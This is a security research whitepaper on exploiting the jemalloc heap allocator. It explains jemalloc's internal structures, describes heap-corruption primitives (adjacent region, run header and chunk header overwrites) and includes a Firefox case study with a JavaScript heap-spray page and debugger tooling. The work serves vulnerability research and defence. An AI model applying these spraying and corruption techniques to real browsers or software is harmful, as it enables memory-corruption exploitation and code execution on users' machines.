Exploiting the jemalloc Memory Allocator: Owning Firefox's Heap

Patroklos Argyroudis <argp@census-labs.com>
Chariton Karamitas <huku@census-labs.com>

Census, Inc.
http://census-labs.com/

jemalloc: You are probably already using it

jemalloc is a userland memory allocator that is being increasingly adopted by software projects as a high performance heap manager. It is used in Mozilla Firefox for the Windows, Mac OS X and Linux platforms, and as the default system allocator on the FreeBSD and NetBSD operating systems. Facebook also uses jemalloc in various components to handle the load of its web services. However, despite such widespread use, there is no work on the exploitation of jemalloc.

Our research addresses this. We begin by examining the architecture of the jemalloc heap manager and its internal concepts, while focusing on identifying possible attack vectors. jemalloc does not utilize concepts such as 'unlinking' or 'frontlinking' that have been used extensively in the past to undermine the security of other allocators. Therefore, we develop novel exploitation approaches and primitives that can be used to attack jemalloc heap corruption vulnerabilities. As a case study, we investigate Mozilla Firefox and demonstrate the impact of our developed exploitation primitives on the browser's heap. In order to aid the researchers willing to continue our work, we have developed a jemalloc debugging tool (named unmask_jemalloc) for GDB using its support for Python scripting.

jemalloc Technical Overview

jemalloc recognizes that minimal page utilization is no longer the most critical feature. Instead it focuses on enhanced performance in retrieving data from the RAM. Based on the principle of locality which states that items that are allocated together are also used together, jemalloc tries to situate allocations contiguously in memory. Another fundamental design choice of jemalloc is its support for SMP systems and multi-threaded applications by trying to avoid lock contention problems between many simultaneously running threads. This is achieved by using many 'arenas' and the first time a thread calls into the memory allocator (for example by calling malloc(3)) it is associated with a specific arena. The assignment of threads to arenas happens with three possible algorithms:

1. with a simple hashing on the thread's ID if TLS is available

2. with a simple builtin linear congruential pseudo random number generator in case MALLOC_BALANCE is defined and TLS is not available
3. or with the traditional round-robin algorithm.

For the later two cases, the association between a thread and an arena doesn't stay the same for the whole life of the thread.

Continuing our high-level overview of the main jemalloc structures, we have the concept of 'chunks'. jemalloc divides memory into chunks, always of the same size, and uses these chunks to store all of its other data structures (and user-requested memory as well). Chunks are further divided into 'runs' that are responsible for requests/allocations up to certain sizes. A run keeps track of free and used 'regions' of these sizes. Regions are the heap items returned on user allocations (e.g. malloc(3) calls). Finally, each run is associated with a 'bin'. Bins are responsible for storing structures (trees) of free regions. Figure 1 illustrates in an abstract manner the relationships between the basic building blocks of jemalloc.



Figure 1: jemalloc basic design

Chunks

In the context of jemalloc, chunks are big virtual memory areas that available memory is conceptually divided into. As we have mentioned, chunks are always of the same size. However, each different jemalloc version has a specific chunk size. For example, the jemalloc version used in Mozilla Firefox has a chunk size of 1 MB, while that used in the FreeBSD libc has a chunk size of 2 MB. Chunks are described by 'arena_chunk_t' structures, illustrated in Figure 2.

```
909 /* Arena chunk header. */
910 typedef struct arena_chunk_s arena_chunk_t;
911 struct arena_chunk_s {
912         /* Arena that owns the chunk. */
913         arena_t         *arena;
914
915         /* Linkage for the arena's chunks_dirty tree. */
916         rb_node(arena_chunk_t) link_dirty;
917
918 #ifdef MALLOC_DOUBLE_PURGE
919         /* If we're double-purging, we maintain a linked list of chunks which
920          * have pages which have been madvise(MADV_FREE)'d but not explicitly
921          * purged.
922          *
923          * We're currently lazy and don't remove a chunk from this list when
924          * all its madvised pages are recommitted. */
925         LinkedList      chunks_madvised_elem;
926 #endif
927
928         /* Number of dirty pages. */
929         size_t          ndirty;
930
931         /* Map of pages within chunk that keeps track of free/large/small. */
932         arena_chunk_map_t map[1]; /* Dynamically sized. */
933 };
```

Figure 2: Chunks (arena_chunk_t)

Arenas

An arena is a structure that manages the memory areas jemalloc divides into chunks and the underlying pages. Arenas can span more than one chunk, and depending on the size of the chunks, more than one page as well. As we have already mentioned, arenas are used to mitigate lock contention problems between threads. Therefore, allocations and deallocations from a thread always happen on the same arena. Theoretically, the number of arenas is in direct relation to the need for concurrency in memory allocation. In practice the number of arenas depends on the jemalloc variant we deal with. For example, in Firefox's jemalloc there is only one arena. In the case of single-CPU systems there is also only one arena. In SMP systems the number of arenas is equal to either two (in FreeBSD 8.2) or four (in the standalone variant) times the number of available CPU cores. Of course, there is always at least one arena. Arenas are described by the structure illustrated in Figure 3.

```
 982 struct arena_s {
 983 #ifdef MALLOC_DEBUG
 984         uint32_t                magic;
 985 #  define ARENA_MAGIC 0x947d3d24
 986 #endif
 987
 988         /* All operations on this arena require that lock be locked. */
 989 #ifdef MOZ_MEMORY
 990         malloc_spinlock_t       lock;
 991 #else
 992         pthread_mutex_t         lock;
 993 #endif
 994
 995 #ifdef MALLOC_STATS
 996         arena_stats_t           stats;
 997 #endif
 998
 999         /* Tree of dirty-page-containing chunks this arena manages. */
1000         arena_chunk_tree_t      chunks_dirty;
1001
1002         arena_chunk_t           *spare;
1003
1004         size_t                  ndirty;
1005
1006         arena_avail_tree_t      runs_avail;
1007
1008         arena_bin_t             bins[1]; /* Dynamically sized. */
1009 };
```

Figure 3: Arenas (arena_t)

Runs

Runs are further memory denominations of the memory divided by jemalloc into chunks. Runs exist only for small and large allocations (size classes are explained in the next paragraph), but not for huge allocations. In essence, a chunk is broken into several runs. Each run is actually a set of one or more contiguous pages (but a run cannot be smaller than one page). Therefore, they are aligned to multiples of the page size. The runs themselves may be non-contiguous but they are as close as possible due to the tree search heuristics implemented by jemalloc.

The main responsibility of a run is to keep track of the state (i.e. free or used) of end user memory allocations, or regions as these are called in jemalloc terminology. Each run holds regions of a specific size (however within the small and large size classes as we have mentioned) and their state is tracked with a bitmask. This bitmask is part of a run's metadata; these metadata are portrayed in Figure 4.

```
 936 typedef struct arena_run_s arena_run_t;
 937 struct arena_run_s {
 938 #ifdef MALLOC_DEBUG
 939         uint32_t        magic;
 940 #  define ARENA_RUN_MAGIC 0x384adf93
 941 #endif
 942
 943         /* Bin this run is associated with. */
 944         arena_bin_t     *bin;
 945
 946         /* Index of first element that might have a free region. */
 947         unsigned        regs_minelm;
 948
 949         /* Number of free regions in run. */
 950         unsigned        nfree;
 951
 952         /* Bitmask of in-use regions (0: in use, 1: free). */
 953         unsigned        regs_mask[1]; /* Dynamically sized. */
 954 };
```

Figure 4: Runs (arena_run_t)

Regions

In jemalloc the term 'regions' applies to the end user memory areas returned by malloc(3). As we have briefly mentioned earlier, regions are divided into three classes according to their size, namely:

1. small/medium,
2. large and
3. huge.

Huge regions are considered those that are bigger than the chunk size minus the size of some jemalloc headers. For example, in the case that the chunk size is 4 MB (4096 KB) then a huge region is an allocation greater than 4078 KB. Small/medium are the regions that are smaller than a page. Large are the regions that are smaller than the huge regions (chunk size minus some headers) and also larger than the small/medium regions (page size).

Huge regions have their own metadata and are managed separately from small/medium and large regions. Specifically, they are managed by a global to the allocator red-black tree and they have their own dedicated and contiguous chunks. Large regions have their own runs, that is each large allocation has a dedicated run. Their metadata are situated on the corresponding arena chunk header. Small/medium regions are placed on different runs according to their specific size. As we have explained, each run has its own header in which there is a bitmask array specifying the free and the used regions in the run.

Bins

Bins are used by jemalloc to store free regions. Bins organize the free regions via runs and also keep metadata about their regions, like for example the size class, the total number of regions, etc. A specific bin may be associated with several runs, however a specific run can only be associated with a specific bin, i.e. there is an one-to-many correspondence between bins and runs. Bins have their associated runs organized in a tree. Each bin has an associated size class and stores/manages regions of this size class. A bin's regions are managed and accessed through the bin's runs. Each bin has a member element representing the most recently used run of the bin, called 'current run' with the variable name runcur. A bin also has a tree of runs with available/free regions. This tree is used when the current run of the bin is full, that is it doesn't have any free regions. The bin structure is portrayed in Figure 5.

```
956 struct arena_bin_s {
957         /*
958          * Current run being used to service allocations of this bin's size
959          * class.
960          */
961         arena_run_t     *runcur;
962
963         /* Tree of non-full runs. */
964         arena_run_tree_t runs;
965
966         /* Size of regions in a run for this bin's size class. */
967         size_t          reg_size;
968
969         /* Total size of a run for this bin's size class. */
970         size_t          run_size;
971
972         /* Total number of regions in a run for this bin's size class. */
973         uint32_t        nregs;
974
975         /* Number of elements in a run's regs_mask for this bin's size class. */
976         uint32_t        regs_mask_nelms;
977
978         /* Offset of first region in a run for this bin's size class. */
979         uint32_t        reg0_offset;
980 };
```

Figure 5: Bins (arena_bin_t)

Figure 6 summarizes our technical overview of the jemalloc architecture.



Figure 6: Architecture of jemalloc

Exploitation Primitives

Before we start our analysis we would like to point out that jemalloc (as well as other malloc implementations) does not implement concepts like 'unlinking' or 'frontlinking' which have proven to be catalytic for the exploitation of dlmalloc and Microsoft Windows allocators. That said, we would like to stress the fact that the attacks we are going to present do not directly achieve a write-4-anywhere primitive. We, instead, focus on how to force malloc() (and possibly realloc()) to return a chunk that will most likely point to an already initialized memory region, in hope that the region in question may hold objects important for the functionality of the target application (C++ VPTRs, function pointers, buffer sizes and so on). Considering the various anti-exploitation countermeasures present in modern operating systems (ASLR, DEP and so on), we believe that such an outcome is far more useful for an attacker than a 4 byte overwrite.
It is our goal to cover all possible cases of data or metadata corruption, specifically:

1. Adjacent region overwrites
2. Run header corruptions
3. Chunk header corruptions
4. Magazine (a.k.a. thread cache) corruptions are not covered in this whitepaper since Mozilla Firefox does not use thread caching. For more information on this subject please see [PHRC] and [PHRK].

Adjacent Region Overwrites

The main idea behind adjacent heap item corruptions is that you exploit the fact that the heap manager places user allocations next to each other contiguously without other data in between. In jemalloc regions of the same size class are placed on the same bin. In the case that they are also placed on the same run of the bin then there are no inline metadata between them. Therefore, we can place a victim object/structure of our choosing in the same run and next to the vulnerable object/structure we plan to overflow. The only requirement is that the victim and vulnerable objects need to be of a size that puts them in the same size class and therefore possibly in the same run. Since there are no metadata between the two regions, we can overflow from the vulnerable region to the victim region we have chosen. Usually the victim region is something that can help us achieve arbitrary code execution, for example function pointers.

In order to be able to arrange the jemalloc heap in a predictable state we need to understand the allocator's behavior and use heap manipulation tactics to influence it to our advantage. In the context of browsers, heap manipulation tactics are usually referred to as 'Heap Feng Shui' after Alexander Sotirov's work [FENG]. By 'predictable state' we mean that the heap must be arranged as reliably as possible in a way that we can position data where we want. This enables us to use the tactic of corrupting adjacent regions, but also to exploit use-after-free bugs. In use-after-free bugs a memory region is allocated, used, freed and then used again due to a bug. In such a case if we know the region's size we can manipulate the heap to place data of our own choosing in the freed region's memory slot on its run before it is used again. Upon its subsequent incorrect use the region now has our data that can help us hijack the flow of execution.

To explore jemalloc's behavior and manipulate it into a predictable state we use an algorithm similar to the one presented in [HOEJ]. Since in the general case we cannot know beforehand the state of the runs of the class size we are interested in, we perform many allocations of this size hoping to cover the holes (i.e. free regions) in the existing runs and get a fresh run. Hopefully the next series of allocations we will perform will be on this fresh run and therefore will be sequential. As we have seen,

sequential allocations on a largely empty run are also contiguous. Next, we perform such a series of allocations controlled by us. In the case we are trying to use the adjacent regions corruption tactic, these allocations are of the victim object/structure we have chosen to help us gain code execution when corrupted. The following step is to deallocate every second region in this last series of controlled victim allocations. This will create holes in between the victim objects/structures on the run of the size class we are trying to manipulate. Finally, we trigger the heap overflow bug forcing, due to the state we have arranged, jemalloc to place the vulnerable objects in holes on the target run overflowing into the victim objects. We use and elaborate on this approach in the following paragraphs while discussing a case study on the Mozilla Firefox browser.

Run Header Corruptions

In a heap overflow situation it is pretty common for the attacker to be able to overflow a memory region which is not followed by other regions (like the wilderness chunk in dlmalloc, but in jemalloc such regions are not that special). In such a situation, the attacker will most likely be able to overwrite the run header of the next run. Since runs hold memory regions of equal size, the next page aligned address will either be a normal page of the current run, or will contain the metadata (header) of the next run which will hold regions of different size (larger or smaller, it doesn't really matter). In the first case, overwriting adjacent regions of the same run is possible and thus an attacker can use the techniques that were previously discussed. The latter case is the subject of the following paragraphs.

People already familiar with heap exploitation, may recall that it is pretty common for an attacker to control the last heap item (region in our case) allocated, that is the most recently allocated region is the one being overflown. This allows an attacker to corrupt a run's header. When a run's metadata are overwritten, the 'bin' pointer can be made to point to a fake bin structure. This is not a good idea because of two reasons. First, the attacker needs further control of the target process in order to successfully construct a fake bin header somewhere in memory. Secondly, and most importantly, the 'bin' pointer of a region's run header is dereferenced only during deallocation. A careful study of the jemalloc source code reveals that only 'run->bin->regO_offset' is actually used (somewhere in 'arena_run_reg_dalloc()'), thus, from an attacker's point of view, the bin pointer is not that interesting ('regO_offset' overwrite may cause further problems as well leading to crashes and a forced interrupt of our exploit).

Our attack consists of the following steps. The attacker overflows the last item of a run (for example run #1) and overwrites the next run's (e.g. run #2) header. Then, upon the next malloc() of a size equal to the size serviced by run #2, the user will get as a result a pointer to a memory region of the previous run (run #1 in our example). It is important to understand that in order for the attack to work, the overflown run should serve regions that belong to any of the available bins.

Chunk Header Corruptions

We will now focus on what the attacker can do once she is able to corrupt the chunk header of an arena. Although the probability of directly affecting a nearby arena is low, a memory leak or the indirect control of the heap layout by continuous bin-sized allocations can render the technique described in this section a useful tool in the attacker's hand. The scenario we will be analyzing is the following: The attacker forces the target application to allocate a new arena by controlling its heap allocations. She then triggers the overflow in the last region of the previous arena (the region that physically borders the new arena) thus corrupting the chunk header metadata. When the application calls 'free()' on any region of the newly allocated arena, the jemalloc housekeeping information is

altered. On the next call to 'malloc()', the allocator will return a region that points to already allocated space of (preferably) the previous arena.

Case Study: Mozilla Firefox

Our jemalloc debugging tool, unmask_jemalloc, is implemented using the Python scripting support of the GNU Debugger (gdb). While unmask_jemalloc supports as-is Linux 32-bit and 64-bit Mozilla Firefox targets, there is a problem when it comes to the Mac OS X operating system. Apple's gdb is based on the 6.x gdb tree, which means that it does not have support for Python scripting. New gdb development snapshots support Mach-O binaries, but cannot load Apple's fat binaries. In order to solve this problem we use Apple's lipo utility and a script we have developed called lipodebugwalk.py. This script recursively uses Apple's lipo on the binaries of Firefox.app. Moreover, lipodebugwalk.py also has support for Mozilla Firefox's debug symbol binary files. Figure 7 includes the output of using fetch-symbols.py (provided by Mozilla) to get debug symbols for Firefox, and the use of lipodebugwalk.py to allow a custom-compiled version of gdb to load Firefox.

```
$ ls -ald firefox-13.0.1.app
drwxr-xr-x@ 4 argp  staff  136 Jul  4 12:13 firefox-13.0.1.app

$ fetch-symbols.py ./firefox-13.0.1.app http://symbols.mozilla.org/
Fetching symbol index http://symbols.mozilla.org/firefox/firefox-13.0.1-Darwin-20120614114901-macosx64-symbols.txt
firefox.dSYM.tar.bz2 -> ./firefox-13.0.1.app/Contents/MacOS/firefox.dSYM.tar.bz2
firefox-bin.dSYM.tar.bz2 -> ./firefox-13.0.1.app/Contents/MacOS/firefox-bin.dSYM.tar.bz2
...
XUL.dSYM.tar.bz2 -> ./firefox-13.0.1.app/Contents/MacOS/XUL.dSYM.tar.bz2
...
Skipping TestTimers.dSYM.tar.bz2 (no corresponding binary)
Skipping TestUnicodeArguments.dSYM.tar.bz2 (no corresponding binary)
Done.

$ ./lipodebugwalk.py
[*] usage: ./lipodebugwalk.py <firefox app directory>
$ ./lipodebugwalk.py ./firefox-13.0.1.app
[+] pathname ./firefox-13.0.1.app/Contents/MacOS/firefox-bin.dSYM
   [+] orig_pathname: ./firefox-13.0.1.app/Contents/MacOS/firefox-bin.orig
   [+] x86_64_pathname: ./firefox-13.0.1.app/Contents/MacOS/firefox-bin.x86_64
   [+] old_pathname: ./firefox-13.0.1.app/Contents/MacOS/firefox-bin
   [+] binary fixed: ./firefox-13.0.1.app/Contents/MacOS/firefox-bin

   [+] dwarf_pathname: ./firefox-13.0.1.app/Contents/MacOS/firefox-bin.dSYM/Contents/Resources/DWARF/firefox-bin
...

$ ggdb -nx -x ./gdbinit -p `ps x | grep firefox | grep -v grep | grep -v debug | awk '{print $1}'`
GNU gdb (GDB) 7.4.50.20120320
...
Attaching to process 775
...
[New Thread 0x2d03 of process 775]
Reading symbols from ./firefox-13.0.1.app/Contents/MacOS/firefox...
Reading symbols from ./firefox-13.0.1.app/Contents/MacOS/firefox.dSYM/Contents/Resources/DWARF/firefox...
done.
```

Figure 7: Example use of fetch-symbols.py and lipodebugwalk.py

The above procedure allows us to utilize unmask_jemalloc to explore how jemalloc manages Firefox's heap and aid us in the process of exploit development. Figure 8 portrays the help message of unmask_jemalloc and shows the functionality we have implemented in the tool:

```
(gdb) jehelp
[unmask_jemalloc] De Mysteriis Dom jemalloc
[unmask_jemalloc] v0.666 (bh-usa-2012)

[unmask_jemalloc] available commands:
[unmask_jemalloc]   jechunks               : dump info on all available chunks
[unmask_jemalloc]   jearenas               : dump info on jemalloc arenas
[unmask_jemalloc]   jeruns [-c]            : dump info on jemalloc runs (-c for current runs only)
[unmask_jemalloc]   jebins                 : dump info on jemalloc bins
[unmask_jemalloc]   jeregions <size class> : dump all current regions of the given size class
[unmask_jemalloc]   jesearch [-c] <hex>    : search the heap for the given hex value (-c for current runs only)
[unmask_jemalloc]   jedump [filename]      : dump all available info to screen (default) or file
[unmask_jemalloc]   jeparse                : (re)parse jemalloc structures from memory
[unmask_jemalloc]   jeversion              : output version number
[unmask_jemalloc]   jehelp                 : this help message
(gdb) show version
GNU gdb (GDB) 7.4.50.20120320
```

Figure 8: Functionality of the unmask_jemalloc utility

Using unmask_jemalloc we can investigate how we can manipulate Firefox's jemalloc-managed heap from Javascript. The following script uses unescaped strings and arrays to demonstrate controlled allocations and deallocations. Since Firefox implements mitigations against traditional heap spraying, the script uses random padding to the allocated blocks [CORL].

```
<html>
<head>
<script>

function jemalloc_spray(blocks, size)
{
    var block_size = size / 2;

    // rop/bootstrap/whatever
    var marker = unescape("%ubeef%udead");
    marker += marker;

    // shellcode/payload
    var content = unescape("%u6666%u6666");

    while(content.length < (block_size / 2))
    {
        content += content;
    }

    var arr = [];

    for(i = 0; i < blocks; i++)
    {
        // construct the random block padding
        var rnd1 = Math.floor(Math.random() * 1000) % 16;
        var rnd2 = Math.floor(Math.random() * 1000) % 16;
        var rnd3 = Math.floor(Math.random() * 1000) % 16;
        var rnd4 = Math.floor(Math.random() * 1000) % 16;

        var rndstr = "%u" + rnd1.toString() + rnd2.toString();
        rndstr += "%u" + rnd3.toString() + rnd4.toString();

        var padding = unescape(rndstr);

        while(padding.length < block_size - marker.length - content.length)
        {
```

```
            padding += padding;
        }

        // construct the block
        var block = marker + content + padding;

        // if required repeat the block
        while(block.length < block_size)
        {
            block += block;
        }

        // spray block
        arr[i] = block.substr(0);
    }

    Math.asin(1);

    marker = unescape("%ubabe%ucafe");
    marker += marker;

    content = unescape("%u7777%u7777");

    while(content.length < (block_size / 2))
    {
        content += content;
    }

    for(i = 0; i < blocks; i += 2)
    {
        delete(arr[i]);
        // arr.splice(i, 1);
        arr[i] = null;
    }

    var ret = trigger_gc();

    alert("After garbage collection: " + ret.length);

    for(i = 0; i < blocks; i += 2)
    {
        var rnd1 = Math.floor(Math.random() * 1000) % 16;
        var rnd2 = Math.floor(Math.random() * 1000) % 16;
        var rnd3 = Math.floor(Math.random() * 1000) % 16;
        var rnd4 = Math.floor(Math.random() * 1000) % 16;

        var rndstr = "%u" + rnd1.toString() + rnd2.toString();
        rndstr += "%u" + rnd3.toString() + rnd4.toString();

        var padding = unescape(rndstr);

        while(padding.length < block_size - marker.length - content.length)
        {
            padding += padding;
        }

        var block = marker + content + padding;

        while(block.length < block_size)
```

```
        {
            block += block;
        }

        arr[i] = block.substr(0);
    }

    Math.atan2(6, 6);

    return arr;
}

function trigger_gc()
{
    // force garbage collection

    var gc = [];

    for(i = 0; i < 100000; i++)
    {
        gc[i] = new Array();
    }

    return gc;
}

function run_spray()
{
    // 1024 spray blocks of size 320 (target run: 512)
    var foo = jemalloc_spray(1024, 320);

    alert(foo.length);
}
</script>
</head>
<body onload="run_spray();">
0x1337
</body>
</html>
```

Conclusion

In this whitepaper we have analyzed the jemalloc memory allocator from an exploitation perspective. We have developed exploitation primitives that can be used to attack any application that utilizes jemalloc. Moreover, we have applied these primitives to the most widely used jemalloc application, namely the Mozilla Firefox browser. Our unmask_jemalloc debugging utility can be used during exploit development to explore the internals of jemalloc and help the researchers willing to continue our work.

About the Authors

Patroklos Argyroudis is a computer security researcher at Census Inc, a company that builds on strong research foundations to offer specialized IT security services to customers worldwide. Patroklos holds a PhD in Computer Security from the University of Dublin, Trinity College, where he has also worked as a postdoctoral researcher on applied cryptography. His current focus is on

vulnerability research, exploit development, reverse engineering, source code auditing and malware analysis. Patroklos has presented research at several international security conferences on topics such as kernel exploitation, kernel mitigation technologies, and electronic payments.

Chariton Karamitas is an undergraduate student at the Electrical Engineering and Computer Engineering Department of the Aristotle University of Thessaloniki (Greece), works as a part time systems administrator at the same department, and is an intern at Census Inc. His research interests include static analysis, compilers, reverse engineering and source code auditing. He also enjoys spending his free time studying discrete mathematics, theory of computation, complex analysis and of course, coding Oday exploits! Chariton has previously presented research on automated blackbox fuzzing and glibc heap exploitation.

About Census, Inc.

Census, Inc. (www.census-labs.com) is an independent, privately funded company based in Greece dedicated to providing highly specialized and professional IT security services. Census was founded in November 2008 by computer security experts with distinguished credentials and extensive prior experience. We are motivated by passion for IT security research and focused determination to help our clients achieve the highest returns from their IT security investment. Our company's independent status allows us to dynamically approach the needs of our clients without compromising our initial vision.

The services provided by Census are different from the traditional approach to IT security. We recognize that information security threats are constantly evolving. Our specialization and experience in the field enables us to go beyond the publicly known attack vectors, thus giving our clients the opportunity to be protected from possible future threats to their infrastructure and products.

Our services aim to:

- provide an in-depth examination of our client's IT security problems and assist in their resolution
- protect our clients' business continuity
- ensure that our clients achieve the best possible returns from their IT security investment
- keep our clients informed on current threats and the countermeasures needed to address these
- enable IT security vendors to provide enhanced services to their clients

Census offers the following IT security services:

- Security Testing
- Source Code Auditing
- Digital Forensics
- Vulnerability Research
- Malware Analysis
- Development of Custom Security Solutions

Census builds on strong research foundations to offer high quality services to customers worldwide. Our research-driven IT security services enable our clients to be protected against previously unknown (0-day) attacks and threats.

References

[PHRC] argp, huku, Pseudomonarchia jemallocum,
http://phrack.org/issues.html?issue=68&id=10
[PHRK] huku, argp, The Art of Exploitation: A case study on jemalloc heap overflows,
http://phrack.org/issues.html?issue=68&id=13
[HOEJ] Mark Daniel, Jake Honoroff, Charlie Miller, Engineering Heap Overflow Exploits with Javascript,
http://securityevaluators.com/files/papers/isewoot08.pdf
[FENG] Alexander Sotirov, Heap Feng Shui in Javascript,
http://www.phreedom.org/research/heap-feng-shui/heap-feng-shui.html
[CORL] corelanc0d3r, Heap spraying demystified,
http://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/